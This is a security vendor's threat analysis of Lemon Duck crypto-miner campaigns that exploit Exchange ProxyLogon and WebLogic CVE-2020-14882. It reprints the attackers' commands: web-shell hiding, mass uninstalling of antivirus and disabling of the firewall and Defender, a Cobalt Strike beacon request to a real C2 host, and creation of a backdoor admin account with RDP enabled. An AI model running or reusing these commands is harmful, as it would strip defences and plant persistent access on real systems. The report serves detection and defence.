
New Lemon Duck variants exploiting Microsoft Exchange Server

news.sophos.com/en-us/2021/05/07/new-lemon-duck-variants-exploiting-microsoft-exchange-server/

Rajesh Nataraj May 7, 2021



In March, Microsoft published a set of critical fixes to Exchange Server following the discovery of ProxyLogon–an exploit that was stolen or leaked from researchers within hours of its disclosure to Microsoft. The exploit is now widely available to cybercriminals, and unpatched and vulnerable Microsoft Exchange Servers continue to attract many threat actors to install cryptocurrency-miners, ransomware and to steal sensitive information from their environment.

Recently, we discovered that ProxyLogon has been added to an update to Lemon Duck, an advanced crypto miner malware. While many of these attacks follow a familiar approach already documented by researchers, we discovered variants of Lemon Duck attacks that use a collection of new approaches in their attempts to compromise vulnerable Exchange Server instances. Because of commonalities across all of these variants, we believe they are part of the same Lemon Duck campaign,

Some of the more interesting aspects of these ProxyLogon-based Lemon Duck attacks include:

- The deployment of multiple copies of the web shells dropped in the attack.

- The installation of the miner payload as a Windows service to establish persistence,
- Use of an Oracle WebLogic server exploit used to attempt to move laterally to other servers on the network.
- In some cases, the use of **certutil** (a Windows Certificate Services command-line utility) to download the Lemon Duck payload, which is launched using PowerShell.
- The creation of a user account with remote desktop access.
- Updates to Lemon Duck's defense evasion code attempt to disable and remove even more security products .
- In one variant of this campaign, a **Cobalt Strike beacon** is delivered as part of the payload.


Exploiting Microsoft Exchange Server

In previous Lemon Duck campaigns targeting the Windows platform, the threat actor behind the malware has downloaded and executed the miner malware through PowerShell. But in some of these new campaigns, the attacker used **certutil** to download the malicious script and executables to the disk, and then used PowerShell to execute them.


We found several different flavors of the Lemon Duck attack targeting vulnerable Exchange Server instances. All exploited the IIS worker process (w3wp.exe) to execute commands on the vulnerable Exchange Server target. The first method, which downloads a malicious PowerShell script from a URL ending in **/mail.jsp?mail**, is similar in attack vectors and code flow to the previously existing Lemon Duck campaign. This was the most common attack seen in our telemetry.

ProxyLogon Lemon Duck:
Initial compromise methods

PowerShell-only attack



New attack leveraging certutil.exe



The initial compromise phase of two ProxyLogon-based Lemon Duck attacks.
But a few customers were targeted with other approaches—two of which abused the **certutil.exe** utility. In the first of those, diagrammed above, certutil was abused to download a PowerShell script. In another variant, the attackers used certutil to directly download a

compiled Python executable payload and start it with Windows' scheduler; the Python script in turn launches malicious PowerShell commands and downloads a Cobalt Strike beacon.

We also witnessed an attempted file-less attack, in which the Lemon Duck actor sent commands identical to the code used in script-based exploits to be directly executed by the Windows command-line interface (cmd.exe), attempting to create a user and gain Remote Desktop access to the targeted servers. The username and password used in these commands were identical to those used in the certutil-based attacks. This and other factors lead us to believe that these attacks were executed by the same threat actor.

Hiding the Web-Shell

```
md "C:\inetpub\wwwroot\aspnet_client\js\demo"

copy "C:\inetpub\wwwroot\aspnet_client\wanlin.aspx" "C:\inetpub\wwwroot\aspnet_client\js\demo\wanlins.aspx"

copy "C:\inetpub\wwwroot\aspnet_client\wanlin.txt" "C:\inetpub\wwwroot\aspnet_client\js\demo\wanlin.txt"

attrib "C:\inetpub\wwwroot\aspnet_client\js" +s +h

attrib "C:\inetpub\wwwroot\aspnet_client\js\*" +s +h

attrib "C:\inetpub\wwwroot\aspnet_client\js\demo" +s +h

attrib "C:\inetpub\wwwroot\aspnet_client\js\demo\*" +s +h
attrib "C:\inetpub\wwwroot\aspnet_client\wanlin*" +s +h
```

Hiding the webshell

We noticed several variants of China Chopper web shells used in this campaign—the same family of web shells seen in other ProxyLogon related attacks. Once the targeted Exchange server was compromised, the attacker began to copy the initially-dropped web shell to multiple different directories, and changed the attributes of the web shell files to make them hidden with read-only permission.

Disabling Security Products

In some campaigns we've observed, Lemon Duck's miner tries to uninstall security product from the machine by using WMI (Windows Management Instrumentation). In this campaign, the attacker takes additional steps—using forced process kills **(taskkill**) to disable some security products, and using commands to Windows' service controller to stop and remove the security products from the machine. Security products that have tamper protection features are immune to these attacks.

```
cmd /c start /b wmic.exe product where "name like '%Eset%'" call uninstall /nointeractive
cmd /c start /b wmic.exe product where "name like '%%Kaspersky%%'" call uninstall /nointeractive
cmd /c start /b wmic.exe product where "name like '%avast%'" call uninstall /nointeractive
cmd /c start /b wmic.exe product where "name like '%avp%'" call uninstall /nointeractive
cmd /c start /b wmic.exe product where "name like '%Security%'" call uninstall /nointeractive
cmd /c start /b wmic.exe product where "name like '%AntiVirus%'" call uninstall /nointeractive
cmd /c start /b wmic.exe product where "name like '%Norton Security%'" call uninstall /nointeractive
cmd /c "C:\Progra~1\Malwarebytes\Anti-Malware\unins000.exe" /verysilent /suppressmsgboxes /norestart

cmd /c netsh advfirewall set allprofiles state off

cmd /c netsh advfirewall firewall delete rule 360????????
cmd /c netsh advfirewall firewall delete rule LiveUpdate360
cmd /c netsh advfirewall firewall delete rule 360LeakFixer.exe
cmd /c netsh advfirewall firewall delete rule 360????
cmd /c netsh advfirewall firewall delete rule 360bdoctor.exe
cmd /c netsh advfirewall firewall delete rule 360netcfg.exe
cmd /c netsh advfirewall firewall delete rule 360Soclogon
cmd /c netsh advfirewall firewall delete rule 360rp.exe
cmd /c netsh advfirewall firewall delete rule 360rps.exe
cmd /c netsh advfirewall firewall delete rule 360safe.exe
cmd /c netsh advfirewall firewall delete rule 360safe_cq.exe
cmd /c netsh advfirewall firewall delete rule 360EvtMgr.exe
cmd /c netsh advfirewall firewall delete rule 360se.exe
cmd /c netsh advfirewall firewall delete rule 360????-????
cmd /c netsh advfirewall firewall delete rule 360sdUpd.exe
cmd /c netsh advfirewall firewall delete rule 360????
cmd /c netsh advfirewall firewall delete rule 360????-??
cmd /c netsh advfirewall firewall delete rule 360sd.exe
cmd /c netsh advfirewall firewall delete rule 360speedld.exe
cmd /c netsh advfirewall firewall delete rule 360Tray.exe
cmd /c taskkill /im 360bdoctor.exe /F

cmd /c taskkill /im 360rp.exe /F
cmd /c taskkill /im 360rps.exe /F
cmd /c taskkill /im 360safe_cq.exe /F
cmd /c taskkill /im 360safe_se.exe /F
cmd /c taskkill /im 360sd.exe /F
cmd /c taskkill /im 360speedld.exe /F
cmd /c taskkill /im 360Tray.exe /F
cmd /c taskkill /im 360LogCenter.exe /F
cmd /c taskkill /im 360tray.exe /F
cmd /c taskkill /im 360speedld.exe /F
cmd /c taskkill /im 360se.exe /F

cmd /c sc stop SecurityHealthService
cmd /c sc stop wuauserv
cmd /c sc stop WaaSMedicSvc
cmd /c sc stop WerSvc
cmd /c sc stop mpssvc
cmd /c sc stop Sense
cmd /c sc stop WdNisSvc
cmd /c sc stop WinDefend
cmd /c sc stop uhssvc

cmd /c sc stop "Sophos System Protection Service"
cmd /c sc stop "Sophos AutoUpdate Service"
cmd /c sc stop "Sophos Endpoint Defense Service"
cmd /c sc stop SAVService
cmd /c sc stop SAVAdminService
cmd /c sc stop SavexSrvc
cmd /c sc stop PMContExtrSvc
cmd /c sc stop MMRot
cmd /c sc stop PMScanner
cmd /c sc stop PMEVizsla
cmd /c sc stop SavexWebAgent
cmd /c sc stop swi_filter
cmd /c sc stop swi_service
cmd /c sc stop MBAMService
cmd /c sc delete "Sophos System Protection Service"
cmd /c sc delete "Sophos AutoUpdate Service"
cmd /c sc delete "Sophos Endpoint Defense Service"
cmd /c sc delete SAVService
cmd /c sc delete SAVAdminService
cmd /c sc delete SavexSrvc
cmd /c sc delete PMContExtrSvc
cmd /c sc delete MMRot
cmd /c sc delete PMScanner
cmd /c sc delete PMEVizsla
cmd /c sc delete SavexWebAgent
cmd /c sc delete swi_filter
cmd /c sc delete swi_service
cmd /c sc delete MBAMService
```


Uninstall Security Products

Cobalt Strike Beacon

In earlier versions of Lemon Duck, the threat actor delivered a compiled Python executable to the compromised machine that included a variety of attack modules for lateral movement, including the Eternal Blue exploit, Mssql Bruteforce, and the PassTheHash attack.

In this campaign, the Python compiled executable doesn't carry attack modules; instead, it delivers Cobalt Strike payloads through a PowerShell script. A Cobalt "beacon" is loaded into the newly spawned PowerShell process memory, and then it attempts to communicate with a command and control server. Unfortunately, the C&C server was down during our investigation.

Additionally, we noticed that these executables are delivered only in this campaign (*.hwqloan.com). It is impossible to precisely determine the motive of the attacker, but we assume that they are testing out new attack vectors before deploying them widely.



Cobalt Strike Beacon – Configuration

```
GET /image/
bjmfcmmfannodiniliagljfnpkkfaofccpfoaibnmhhiljikonoalcbcngimfamhkpgdlpcipegjokjaoflmacbplgcepaiiiopoaebgi
lhebeffinnafaoanhpepfgblmmcelpjfijmllchpaimojlkhellhdgcikiinmahgmjhpcclecjoconcmbpkdbgiiefflnbgonkghkkfjd
pjimfgpgmnfnihapmpeklkafdcpnceiiecfacafdfinghe-.jpg HTTP/1.1
Host: ps2.hwqloan.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*l;q=0.8
Referer: http://www.google.com
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/5.0)
Connection: Keep-Alive
Cookie: __cfduid=d23785ab79b94ece718546e7cf8e538d51618341786

HTTP/1.1 404 Not Found
Date: Wed, 14 Apr 2021 03:29:18 GMT
Content-Type: text/html; charset=iso-8859-1
Transfer-Encoding: chunked
Connection: keep-alive
Cache-Control: max-age=1800
CF-Cache-Status: HIT
Age: 116
cf-request-id: 0970062cec0000fd8276211000000001
Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?
s=mgTWzfykM39Lum5KgxZSz0QHiYpuYEA9EO9p24nZ6QKqfwLWUtt5sxGHwBiI7%2B510%2FIJkLWwFG4ImgfINeaiVynFxvRsQILZrv2
ZppK1oNo%3D"}],"group":"cf-nel","max_age":604800}
NEL: {"max_age":604800,"report_to":"cf-nel"}
Server: cloudflare
CF-RAY: 63f9d95b1e0cfd82-ORD
alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400

105
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache Server at ps2.hwqloan.com Port 80</address>
</body></html>

0
```


Cobalt C&C Communication

Oracle WebLogic Server – Remote Code Execution

Oracle WebLogic is a Java EE application server used by enterprises and it is supported across multiple operating systems. these unpatched vulnerabilities in these servers are always a potential target for many threat-actors to mine cryptocurrency. This attack vector is a recent update and available across all Lemon Duck campaigns.

The attack exploits CVE-2020-14882, a remote code execution vulnerability, to download and execute a malicious script on vulnerable WebLogic servers. Both Windows and Linux platforms are targeted by this threat actor, using exploits crafted for each.

The attacker can easily find WebLogic servers through a port scan on (7001/TCP), followed by sending out a specially crafted packet. The server responds to the request with the product version information. If the version matches those vulnerable to the exploit— 10.3.6.0.0, 12.1.3.0.0, 12.2.1.3.0, 12.2.1.4.0 and 14.1.1.0.0— the attacker attempts to execute the exploit code through an HTTP request.



Oracle WebLogic Server Exploitation – CVE-2020-14882

Miner Installation

As in previous campaigns, Lemon Duck's Miner installation happens in the final stage of the compromise. The attacker uses certutil to download both the miner component and a 3rd party utility called NSSM (Non-Sucking Service Manager). NSSM is used to install the miner module as a service with a name as "Windowsm_Update" and later using the service controller to change the display name and description of this service as "Microsofts Defender Antivirus Network Inspection Service".

```
 * ABOUT        XMRig/6.3.0 MSVC/2017
 * LIBS         libuv/1.31.0 hwloc/2.2.0
 * HUGE PAGES   unavailable
 * 1GB PAGES    unavailable
 * CPU          Intel(R) Core(TM) i7-7700 CPU @ 3.60GHz (1) x64 AES
               L2:0.3 MB L3:8.0 MB 1C/1T NUMA:1
 * MEMORY       2.9/5.9 GB (49%)
 * DONATE       0%
 * ASSEMBLY     auto:intel
 * POOL #1      api.890.la:6363 algo auto
 * POOL #2      api.678.sh:6363 algo auto
 * COMMANDS     hashrate, pause, resume, results, connection
 * HTTP API     127.0.0.1:53669
[2021-04-15 01:42:34.339]  net      use pool api.890.la:6363  121.4.105.135
[2021-04-15 01:42:34.340]  net      new job from api.890.la:6363 diff 75000 algo rx/0 height 2339510
[2021-04-15 01:42:34.341]  cpu      use argon2 implementation AVX2
[2021-04-15 01:42:34.341]  randomx  init dataset algo rx/0 (1 threads) seed aef2d93d89bcfbe1...
[2021-04-15 01:42:34.359]  randomx  allocated 2336 MB (2080+256) huge pages 0% 0/1168 +JIT (17 ms)
[2021-04-15 01:43:11.097]  randomx  dataset ready (36736 ms)
[2021-04-15 01:43:11.097]  cpu      use profile  rx  (1 thread) scratchpad 2048 KB
[2021-04-15 01:43:11.100]  cpu      READY threads 1/1 (1) huge pages 0% 0/1 memory 2048 KB (3 ms)
[2021-04-15 01:44:15.147]  miner    speed 10s/60s/15m 243.1 227.9 n/a H/s max 276.9 H/s
```

XMRIG Crypto Miner

Access Compromised Machines Through RDP

Before deleting the files used to drop the miner, the attacker tries to create a user account and add it to the local Administrator group followed by enabling the remote desktop connection. As mentioned earlier, we noticed suspicious events on some vulnerable Exchange Server instances where the user account was created directly through the IIS worker process using the same username and password.

```
net user netcat 'qweqwe$123123' /add
net localgroup administrators netcat /add
net localgroup Administrateurs netcat /add
net localgroup 'Remote Desktop Users' netcat /add
net localgroup 'Enterprise Admins' netcat /add
REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f

wmic RDTOGGLE WHERE ServerName='%COMPUTERNAME%' call SetAllowTSConnections 1
```

User Account Created to Retain Access

Detection Guidance

Sophos endpoint security products block these attacks on multiple layers, Detection coverage more specific to these payloads are **Troj/ASPDoor-U**, **Troj/WebShel-O**, **Mal/Chopper-A**, **Mal/MineJob-B**, **CXmal/CrtUtil-A**, **HPmal/mPShl-B**, **C2_10a**, **Lateral_1b**, **Exec_6a**, **AMSI/Cobalt-A**, **AMSI/WMIpersi-B** and **AMSI/PSobfus-F**.

A list of indicators of compromise is posted on the SophosLabs GitHub page.

Acknowledgements

SophosLabs would like to thank Michael Wood and Sean Gallagher for their contribution to this post.